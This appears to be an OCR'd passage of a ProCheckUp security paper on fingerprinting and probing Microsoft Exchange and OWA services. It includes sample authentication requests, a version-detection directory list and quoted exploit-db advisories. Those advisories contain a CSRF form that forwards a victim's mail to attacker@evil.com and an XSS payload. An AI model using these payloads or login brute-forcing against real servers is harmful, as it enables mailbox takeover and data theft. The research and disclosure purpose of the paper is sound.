
4.8 Investigating further the exposed services

Autodiscover service
To recap the autodiscover service provides clients with settings in order to connect to Microsoft Exchange, to interrogate the autocomplete service a typical request is:-
POST https://mail.contoso.com/Autodiscover/Autodiscover.xml

Host: mail.contoso.com
Authorization: Y29udG9zb1xhZG1pbmlzdHJhdG9yOnBhc3NAd29yZDE=
Content-Type: text/xml; charset=utf-8

<?xml version="1.0" encoding="utf-8"?><Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006"> <Request> <EMailAddress>administrator@contoso.com</EMailAddress> <AcceptableResponseSchema>http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a</AcceptableResponseSchema></Request></Autodiscover>

Where the authorization string "Y29udG9zb1xhZG1pbmlzdHJhdG9yOnBhc3NAd29yZDE=" is a Base64 encoded string "contoso\administrator:pass@word1". Where the username is administrator and password=pass@word1. (Where Contoso is the Microsoft virtual server)




If both the authorization string and the email address are valid then a valid response is obtained:-

[redacted]/Autodiscover/Autodiscover.xml

```
- <Autodiscover>
  - <Response>
    - <User>
        <DisplayName>Administrator</DisplayName>
      - <LegacyDN>
          /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=Administrator
        </LegacyDN>
        <AutoDiscoverSMTPAddress>Administrator@contoso.com</AutoDiscoverSMTPAddress>
        <DeploymentId>50e3841f-17ed-47e4-a931-350a29ec6be7</DeploymentId>
      </User>
    - <Account>
        <AccountType>email</AccountType>
        <Action>settings</Action>
      - <Protocol>
          <Type>EXCH</Type>
          <Server>SLC-DC01.contoso.com</Server>
        - <ServerDN>
            /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers
            /cn=SLC-DC01
          </ServerDN>
          <ServerVersion>738180DA</ServerVersion>
        - <MdbDN>
            /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers
            /cn=SLC-DC01/cn=Microsoft Private MDB
          </MdbDN>
          <AD>SLC-DC01.contoso.com</AD>
          <ASUrl>https://slc-dc01.contoso.com/EWS/Exchange.asmx</ASUrl>
          <EwsUrl>https://slc-dc01.contoso.com/EWS/Exchange.asmx</EwsUrl>
          <EcpUrl>https://slc-dc01.contoso.com/ecp/</EcpUrl>
          <EcpUrl-um>?p=customize/voicemail.aspx&exsvurl=1</EcpUrl-um>
        - <EcpUrl-aggr>
            ?p=personalsettings/EmailSubscriptions.slab&exsvurl=1
          </EcpUrl-aggr>
        - <EcpUrl-mt>
            PersonalSettings/DeliveryReport.aspx?exsvurl=1&IsOWA=<IsOWA>&MsgID=<MsgID>&Mbx=<Mbx>
          </EcpUrl-mt>
          <EcpUrl-ret>?p=organize/retentionpolicytags.slab&exsvurl=1</EcpUrl-ret>
          <EcpUrl-sms>?p=sms/textmessaging.slab&exsvurl=1</EcpUrl-sms>
          <OOFUrl>https://slc-dc01.contoso.com/EWS/Exchange.asmx</OOFUrl>
          <UMUrl>https://slc-dc01.contoso.com/EWS/UM2007Legacy.asmx</UMUrl>
        - <OABUrl>
            http://slc-dc01.contoso.com/OAB/bc69b519-de8f-40dc-b4bb-d6a12d9d0927/
          </OABUrl>
        </Protocol>
      - <Protocol>
          <Type>EXPR</Type>
          <Server>mail.contoso.com</Server>
          <SSL>On</SSL>
          <AuthPackage>Basic</AuthPackage>
          <ASUrl>https://mail.contoso.com/ews/exchange.asmx</ASUrl>
```

If the user does not exist, a negative response is returned:-




```
- <Autodiscover>
  - <Response>
    - <Error Time="21:30:30.5592026" Id="945431759">
        <ErrorCode>500</ErrorCode>
        <Message>The e-mail address cannot be found.</Message>
        <DebugData/>
      </Error>
    </Response>
  </Autodiscover>
```

The reference guide to the Exchange 2010 autodiscover service is here:-
http://msdn.microsoft.com/en-us/library/exchange/dd899340%28v=exchg.140%29.aspx

Outlook Web Access service
To recap the Outlook Web Access service provides clients with services which allow them to connect to Microsoft Exchange using a web browser. A typical authentication request to the OWA service is:-


POST https:// mail.victimowa.com/owa/auth/owaauth.dll
Content-Type: application/x-www-form-urlencoded

POST content
destination=https%3A%2F%mail.victimowa.com%2Fowa%2F&flags=0&forcedownlevel=0&trusted=0&username= victimowa%5Cadminstrator&password=GOD&isUtf8=1

Response
HTTP/1.1 302 Moved Temporarily
Content-Length: 0
Location: https://109.231.194.188/owa/

Software exists which brute-forces usernames and passwords, using /owa/auth/owaauth.dll as the target service. Like owabf.py by www.netsec.rs.

Microsoft Office Communications RequestHandler service
Requesting the /RequestHandler/ucdevice.upx file, displays the server version.
https://10.0.5.19/RequestHandler/ucdevice.upx




```
<?xml version="1.0" ?>
- <Response>
    <NumOfFiles>0</NumOfFiles>
    <CurrentTime>2013-04-30T16:24:09</CurrentTime>
    <ServerVersion>3.5.6907.9</ServerVersion>
    <ServiceVersion>3.5.6907.83</ServiceVersion>
  </Response>
```

The location of Microsoft Office Communications server phone firmware update files is :-
https://10.0.5.19/DeviceUpdateFiles_Ext/OCInterim/ENU/cpe.nbt

Microsoft ActiveSync service
The recap the Exchange web service is the main connection point which mobile phones connect to Exchange 2007/2010.

A typical Apple iPhone Mobile request is:-
OPTIONS /Microsoft-Server-ActiveSync HTTP/1.1
Host: target.com
X-MS-PolicyKey: 0
Authorization: Basic Y29udG9zb1xhZG1pbmlzdHJhdG9yOnBhc3NAd29yZDE=
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-us
Content-Length: 0
Connection: keep-alive
User-Agent: Apple-iPhone3C1/1002.329

HTTP/1.1 200 OK
Cache-Control: private
Allow: OPTIONS,POST
Content-Length: 0
Server: Microsoft-IIS/7.0
X-AspNet-Version: 2.0.50727
MS-Server-ActiveSync: 8.3
MS-ASProtocolVersions: 1.0,2.0,2.1,2.5,12.0,12.1
MS-ASProtocolCommands:
Sync,SendMail,SmartForward,SmartReply,GetAttachment,GetHierarchy,CreateCollection,DeleteCollection,MoveCollection,FolderSync,FolderCreate,FolderDelete,FolderUpdate,MoveItems,GetItemEstimate,MeetingResponse,Search,Settings,Ping,ItemOperations,Provision,ResolveRecipients,ValidateCert
Public: OPTIONS,POST

iPhones using Microsoft ActiveSync service submits information over a URL which identifies the phone and the username, when this information should be properly sent within a POST request. This is not considered best security practise as by submitting confidential information within URLs, increases the risk of identifiers being captured by an attacker increases. As the URL requested is normally stored by web servers, proxies, search engines and web browsers.

For instance:-
POST /Microsoft-Server-ActiveSync?User=administrator&DeviceId=Appl80028B52A4S&DeviceType=iPhone&Cmd=FolderSync HTTP/1.1
Host: target.com
X-MS-PolicyKey: 0
Authorization: Basic Y29udG9zb1xhZG1pbmlzdHJhdG9yOnBhc3NAd29yZDE=
Content-Type: application/vnd.ms-sync.wbxml
Accept: */*
Content-Length: 13
Accept-Language: en-us
Accept-Encoding: gzip, deflate
MS-ASProtocolVersion: 12.1
Connection: keep-alive
User-Agent: Apple-iPhone3C1/1002.329

———————————————j

5 Credits

Research and paper by Richard Brain of ProCheckUp Ltd.

6 About ProCheckUp Ltd

- ProCheckUp Ltd, is a UK leading IT security services provider specialized in penetration testing based in London. Since its creation in the year 2000, ProCheckUp has been committed to security research by discovering numerous vulnerabilities and authoring several technical papers.

- ProCheckUp has published the biggest number of vulnerability advisories within the UK in the past two years.

- More information about ProCheckUp's services and published research can be found on:

  http://procheckup.com/procheckup-labs.aspx

7 Disclaimer:

- Permission is granted for copying and circulating this document to the Internet community for the purpose of alerting them to problems, if and only if, the document is not edited or changed in any way, is attributed to ProCheckUp Ltd, and provided such reproduction and/or distribution is performed for non-commercial purposes. Any other use of this information is prohibited. ProCheckUp is not liable for any misuse of this information by any third party.

8 Contact Information

ProCheckUp Limited
44 Russell Square
London, WC1B 4JP
Tel: + 44 (0) 20 7307 5001
Fax: +44 (0) 20 7307 5044
www.procheckup.com

9 Appendix A – DirBuster brute-force directory list (directory-list-OWA.txt)

Contents of directory-list-OWA.txt used with DirBuster to determine the service pack and rollup level of an OWA server.

owa/6.5.6944/scripts/premium/flogon.js
owa/6.5.7226/scripts/premium/flogon.js
owa/6.5.7638/scripts/premium/flogon.js
owa/8.0.685.23/scripts/premium/flogon.js
owa/8.0.685.24/scripts/premium/flogon.js
owa/8.0.685.25/scripts/premium/flogon.js
owa/8.1.240.5/scripts/premium/flogon.js
owa/8.1.240.6/scripts/premium/flogon.js
owa/8.1.263.0/scripts/premium/flogon.js
owa/8.1.263.1/scripts/premium/flogon.js
owa/8.1.278.1/scripts/premium/flogon.js
owa/8.1.278.2/scripts/premium/flogon.js
owa/8.1.291.1/scripts/premium/flogon.js
owa/8.1.291.2/scripts/premium/flogon.js
owa/8.1.311.2/scripts/premium/flogon.js
owa/8.1.311.3/scripts/premium/flogon.js
owa/8.1.336.0/scripts/premium/flogon.js
owa/8.1.336.1/scripts/premium/flogon.js
owa/8.1.339.0/scripts/premium/flogon.js
owa/8.1.340.0/scripts/premium/flogon.js
owa/8.1.340.1/scripts/premium/flogon.js
owa/8.1.359.1/scripts/premium/flogon.js
owa/8.1.359.2/scripts/premium/flogon.js
owa/8.1.375.1/scripts/premium/flogon.js
owa/8.1.375.2/scripts/premium/flogon.js
owa/8.1.393.0/scripts/premium/flogon.js
owa/8.1.393.1/scripts/premium/flogon.js
owa/8.1.435.9/scripts/premium/flogon.js
owa/8.1.436.0/scripts/premium/flogon.js
owa/8.2.176.1/scripts/premium/flogon.js
owa/8.2.176.2/scripts/premium/flogon.js
owa/8.2.217.2/scripts/premium/flogon.js
owa/8.2.217.3/scripts/premium/flogon.js
owa/8.2.234.0/scripts/premium/flogon.js
owa/8.2.234.1/scripts/premium/flogon.js
owa/8.2.247.1/scripts/premium/flogon.js
owa/8.2.247.2/scripts/premium/flogon.js
owa/8.2.253.9/scripts/premium/flogon.js
owa/8.2.254.0/scripts/premium/flogon.js
owa/8.2.305.2/scripts/premium/flogon.js
owa/8.2.305.3/scripts/premium/flogon.js
owa/8.3.083.5/scripts/premium/flogon.js
owa/8.3.083.6/scripts/premium/flogon.js
owa/8.3.106.1/scripts/premium/flogon.js
owa/8.3.106.2/scripts/premium/flogon.js
owa/8.3.137.2/scripts/premium/flogon.js
owa/8.3.137.3/scripts/premium/flogon.js
owa/8.3.158.9/scripts/premium/flogon.js
owa/8.3.159.0/scripts/premium/flogon.js
owa/8.3.159.1/scripts/premium/flogon.js
owa/8.3.159.2/scripts/premium/flogon.js
owa/8.3.192.0/scripts/premium/flogon.js
owa/8.3.192.1/scripts/premium/flogon.js
owa/8.3.213.0/scripts/premium/flogon.js
owa/8.3.213.1/scripts/premium/flogon.js
owa/8.3.245.1/scripts/premium/flogon.js
owa/8.3.245.2/scripts/premium/flogon.js

owa/8.3.263.9/scripts/premium/flogon.js
owa/8.3.264.0/scripts/premium/flogon.js
owa/8.3.279.1/scripts/premium/flogon.js
owa/8.3.279.2/scripts/premium/flogon.js
owa/8.3.279.3/scripts/premium/flogon.js
owa/8.3.279.4/scripts/premium/flogon.js
owa/8.3.279.5/scripts/premium/flogon.js
owa/8.3.279.6/scripts/premium/flogon.js
owa/8.3.297.1/scripts/premium/flogon.js
owa/8.3.297.2/scripts/premium/flogon.js
owa/8.3.298.1/scripts/premium/flogon.js
owa/14.0.639.20/scripts/premium/flogon.js
owa/14.0.639.21/scripts/premium/flogon.js
owa/14.0.682.0/scripts/premium/flogon.js
owa/14.0.682.1/scripts/premium/flogon.js
owa/14.0.688.9/scripts/premium/flogon.js
owa/14.0.689.0/scripts/premium/flogon.js
owa/14.0.693.9/scripts/premium/flogon.js
owa/14.0.694.0/scripts/premium/flogon.js
owa/14.0.702.0/scripts/premium/flogon.js
owa/14.0.702.1/scripts/premium/flogon.js
owa/14.0.725.9/scripts/premium/flogon.js
owa/14.0.726.0/scripts/premium/flogon.js
owa/14.1.218.14/scripts/premium/flogon.js
owa/14.1.218.15/scripts/premium/flogon.js
owa/14.1.255.1/scripts/premium/flogon.js
owa/14.1.255.2/scripts/premium/flogon.js
owa/14.1.270.0/scripts/premium/flogon.js
owa/14.1.270.1/scripts/premium/flogon.js
owa/14.1.289.2/scripts/premium/flogon.js
owa/14.1.289.3/scripts/premium/flogon.js
owa/14.1.289.5/scripts/premium/flogon.js
owa/14.1.289.6/scripts/premium/flogon.js
owa/14.1.289.7/scripts/premium/flogon.js
owa/14.1.323.0/scripts/premium/flogon.js
owa/14.1.323.1/scripts/premium/flogon.js
owa/14.1.323.2/scripts/premium/flogon.js
owa/14.1.323.3/scripts/premium/flogon.js
owa/14.1.323.4/scripts/premium/flogon.js
owa/14.1.323.5/scripts/premium/flogon.js
owa/14.1.323.6/scripts/premium/flogon.js
owa/14.1.339.0/scripts/premium/flogon.js
owa/14.1.339.1/scripts/premium/flogon.js
owa/14.1.355.1/scripts/premium/flogon.js
owa/14.1.355.2/scripts/premium/flogon.js
owa/14.1.420.9/scripts/premium/flogon.js
owa/14.1.421.0/scripts/premium/flogon.js
owa/14.1.421.1/scripts/premium/flogon.js
owa/14.1.421.2/scripts/premium/flogon.js
owa/14.1.421.3/scripts/premium/flogon.js
owa/14.1.437.9/scripts/premium/flogon.js
owa/14.1.438.0/scripts/premium/flogon.js
owa/14.2.247.4/scripts/premium/flogon.js
owa/14.2.247.5/scripts/premium/flogon.js
owa/14.2.283.2/scripts/premium/flogon.js
owa/14.2.283.3/scripts/premium/flogon.js
owa/14.2.298.3/scripts/premium/flogon.js
owa/14.2.298.4/scripts/premium/flogon.js
owa/14.2.309.0/scripts/premium/flogon.js
owa/14.2.309.1/scripts/premium/flogon.js
owa/14.2.309.2/scripts/premium/flogon.js

owa/14.2.318.1/scripts/premium/flogon.js
owa/14.2.318.2/scripts/premium/flogon.js
owa/14.2.318.4/scripts/premium/flogon.js
owa/14.2.328.5/scripts/premium/flogon.js
owa/14.2.328.9/scripts/premium/flogon.js
owa/14.2.328.10/scripts/premium/flogon.js
owa/15.0.466.11/scripts/premium/flogon.js
owa/15.0.466.12/scripts/premium/flogon.js
owa/15.0.466.13/scripts/premium/flogon.js
owa/15.0.516.31/scripts/premium/flogon.js
owa/15.0.516.32/scripts/premium/flogon.js

10 Appendix B – Service pack and rollup lookup table

Abbreviated OWA lookup table
/owa/8.0.685.24 Microsoft Exchange Server 2007
/owa/8.0.685.25 Microsoft Exchange Server 2007
/owa/8.1.240.6 Microsoft Exchange Server Exchange 2007 SP1
/owa/8.1.263.1 Update Rollup 1 for Exchange Server 2007 Service Pack 1
/owa/8.1.278.2 Update Rollup 2 for Exchange Server 2007 Service Pack 1
/owa/8.1.291.2 Update Rollup 3 for Exchange Server 2007 Service Pack 1
/owa/ 8.1.311.3 Update Rollup 4 for Exchange Server 2007 Service Pack 1
/owa/8.1.336.1 Update Rollup 5 for Exchange Server 2007 Service Pack 1
/owa/8.1.340.1 Update Rollup 6 for Exchange Server 2007 Service Pack 1
/owa/8.1.359.2 Update Rollup 7 for Exchange Server 2007 Service Pack 1
/owa/8.1.375.2 Update Rollup 8 for Exchange Server 2007 Service Pack 1
/owa/8.1.393.1 Update Rollup 9 for Exchange Server 2007 Service Pack 1
/owa/8.1.436.0 Update Rollup 10 for Exchange Server 2007 Service Pack 1
/owa/8.2.176.2 Microsoft Exchange Server 2007 SP2
/owa/8.2.217.3 Update Rollup 1 for Exchange Server 2007 Service Pack 2
/owa/8.2.234.1 Update Rollup 2 for Exchange Server 2007 Service Pack 2
/owa/8.2.247.2 Update Rollup 3 for Exchange Server 2007 Service Pack 2
/owa/8.2.254.0 Update Rollup 4 for Exchange Server 2007 Service Pack 2
/owa/8.2.305.3 Update Rollup 5 for Exchange Server 2007 Service Pack 2
/owa/8.3.083.6 Microsoft Exchange Server 2007 SP3
/owa/ 8.3.106.2 Update Rollup 1 for Exchange Server 2007 Service Pack 3
/owa/8.3.137.3 Update Rollup 2 for Exchange Server 2007 Service Pack 3
/owa/8.3.159.0 Update Rollup 3 for Exchange Server 2007 Service Pack 3
/owa/8.3.159.2 Update Rollup 3-v2 for Exchange Server 2007 Service Pack 3
/owa/8.3.192.1 Update Rollup 4 for Exchange Server 2007 Service Pack 3
/owa/8.3.213.1 Update Rollup 5 for Exchange Server 2007 Service Pack 3
/owa/8.3.245.2 Update Rollup 6 for Exchange Server 2007 Service Pack 3
/owa/8.3.264.0 Update Rollup 7 for Exchange Server 2007 Service Pack 3
/owa/8.3.279.3 Update Rollup 8 for Exchange Server 2007 Service Pack 3
/owa/8.3.279.5 Update Rollup 8-v2 for Exchange Server 2007 Service Pack 3
/owa/8.3.279.6 Update Rollup 8-v3 for Exchange Server 2007 Service Pack 3
/owa/8.3.297.2 Update Rollup 9 for Exchange Server 2007 Service Pack 3
/owa/8.3.298.1 Update Rollup 10 for Exchange Server 2007 Service Pack 3
/owa/14.0.639.21 Microsoft Exchange Server 2010 RTM
/owa/14.0.682.1 Update Rollup 1 for Exchange Server 2010
/owa/14.0.689.0 Update Rollup 2 for Exchange Server 2010
/owa/14.0.694.0 Update Rollup 3 for Exchange Server 2010
/owa/14.0.702.1 Update Rollup 4 for Exchange Server 2010
/owa/14.0.726.0 Update Rollup 5 for Exchange Server 2010
/owa/14.1.218.15 Microsoft Exchange Server 2010 SP1
/owa/14.1.255.2 Update Rollup 1 for Exchange Server 2010 SP1
/owa/14.1.270.1 Update Rollup 2 for Exchange Server 2010 SP1
/owa/14.1.289.3 Update Rollup 3 for Exchange Server 2010 SP1
/owa/14.1.289.7 Update Rollup 3-v3 for Exchange Server 2010 SP1
/owa/14.1.323.1 Update Rollup 4 for Exchange Server 2010 SP1
/owa/14.1.323.6 Update Rollup 4-v2 for Exchange Server 2010 SP1
/owa/14.1.339.1 Update Rollup 5 for Exchange Server 2010 SP1
/owa/14.1.355.2 Update Rollup 6 for Exchange Server 2010 SP1
/owa/14.1.421.0 Update Rollup 7 for Exchange Server 2010 SP1
/owa/14.1.421.2 Update Rollup 7-v2 for Exchange Server 2010 SP1
/owa/14.1.421.3 Update Rollup 7-v3 for Exchange Server 2010 SP1
/owa/14.1.438.0 Update Rollup 8 for Exchange Server 2010 SP1
/owa/14.2.247.5 Microsoft Exchange Server 2010 SP2
/owa/14.2.283.3 Update Rollup 1 for Exchange Server 2010 SP2
/owa/14.2.298.4 Update Rollup 2 for Exchange Server 2010 SP2
/owa/14.2.309.2 Update Rollup 3 for Exchange Server 2010 SP2
/owa/14.2.318.2 Update Rollup 4 for Exchange Server 2010 SP2
/owa/14.2.318.4 Update Rollup 4-v2 for Exchange Server 2010 SP2

/owa/14.2.328.5 Update Rollup 5 for Exchange Server 2010 SP2
/owa/14.2.328.10 Update Rollup 5-v2 for Exchange Server 2010 SP2
/owa/15.0.466.13 Update Rollup 5 for Exchange Server 2010 SP2
/owa/15.0.516.32 Update Rollup 5-v2 for Exchange Server 2010 SP2

11 Appendix C - Outlook Web Access 2007 CSRF vulnerability

From http://www.exploit-db.com/exploits/14285/

Source:

http://sites.google.com/site/tentacoloviola/pwning-corporate-webmails

Demo:

http://www.youtube.com/watch?v=Bx-zfu0uXYg

After Nduja Connection worm and the Memova issue, it's now time to shed a light on vulnerabilities affecting corporate webmails. And when corporate webmails are concerned, a unique name springs to mind: Outlook Web Access. No doubt that Microsoft OWA is the most adopted solution for accessing corporate web mail (wherever MS Exchange is the mail server) and is as well used in some consumer webmail applications (eg. Alice webmail from Telecom Italia).

This time the threat comes from insufficient validation of HTTP requests sent to OWA by authenticated users...ehm..well, ok it's a CSRF vulnerability...

As CSRF issues have been already deeply discussed in web security literature, I'll give no further explanations on this topic, so let's dive into the specific details of the OWA issue.

Basicly OWA for Exchange 2007 implements no protection against CSRF:

* no REFERER check is performed

* no CSRF nonce/token are managed for HTTP requests

this means that ANY web page visited by an user within a valid OWA session can trigger valid requests towards OWA and completely pwn the victim's mail account.

Among the nefarious effects of this attacks:

1) set a filter (e.g. forward rule) for all incoming e-mails

2) set remote wipe of the mobile device (e.g. iPhone) used to access mail account

PoC:

Here is the html snipplet that performs the POST request for setting the auto-forward rule:

```
<form name="myform" method="post" enctype="text/plain"
action=https://webmail.mycorporation.com/owa/ev.owa?oeh=1&ns=Rule&ev=Save>
<input type="hidden" name='<params><Id></Id><Name>Test</Name><RecpA4><item><Rcp
DN="attacker@evil.com" EM="attacker@evil.com" RT="SMTP"
AO="3"></Rcp></item></RecpA4><Actions><item><rca
t="4"></rca></item></Actions></params>' value="">
<!--The following line was added by hyperjacker (thank you) in order to make the processing of the
form functional-->
<input type="submit">

</form>
```

The code is quite straightforward, so you just need to put it on a web page, send the link to an OWA user, convince him to visit it and...he's pwned.

Stupid simple.

Interesting to notice here, this CSRF is performed through some kind of XML cross site POST; all the

POST data are sent using the "name" parameter and leaving blank the "value".
It seems that the server-side XML parser tolerate the trailing "=" character at the end of the POST.

Timeline

I'd like to point out that, due to the sensitive domain of this vulnerability, I've walked the road of responsible disclosure with Microsoft.

I originally found the vulnerability on September 2009 and I immediately reported the issue to MS.

After some discussions, MS decided to open a "case" to track this bug.

In November 2009 the beta release of Exchange 2010 was distributed; giving a look at the OWA 2010 version I realized that in that version the vulnerability was solved.

MS Security Response Center explained me that thanks to my disclosure, the CSRF issue was fixed "on the fly" in the Exchange 2010 beta release.

For 2007 Exchange version, they decided to pack the fix within the Exchange 2007 Service Pack 3; sorry but 2003 release is no longer supported...

As the SP3 is now out and available for download (even if MS did not even take care to inform me about this...) I'm free to publicly disclose the issue.

Outlook Web Access 2007 Microsoft Outlook id parameter cross site scripting (XSS) attack CVE-2010-2091

From http://www.exploit-db.com/exploits/12728
$$$

"Microsoft Outlook Web Access (OWA) version 8.2.254.0"

OS: Windows Server 2003

Internet Explorer 7

$$

There is an information disclosure vulnerability in "Microsoft Outlook Web
Access (OWA) version 8.2.254.0".

The issue is with the id parameter.

Following are different exploitation techniques:

https://example.com/owa/?ae=Folder&t=IPF.Note&id=<script>alert("HHH")</script<https://exampl e.com/owa/?ae=Folder&t=IPF.Note&id=%3cscript%3ealert(%22HHH%22)%3c/script>
>

https://example.com/owa/?ae=Folder&t=IPF.Note&id=

https://example.com/owa/?ae=Folder&t=IPF.Note&id=A

Best Regards,
Praveen Darshanam,
Security Researcher,
INDIA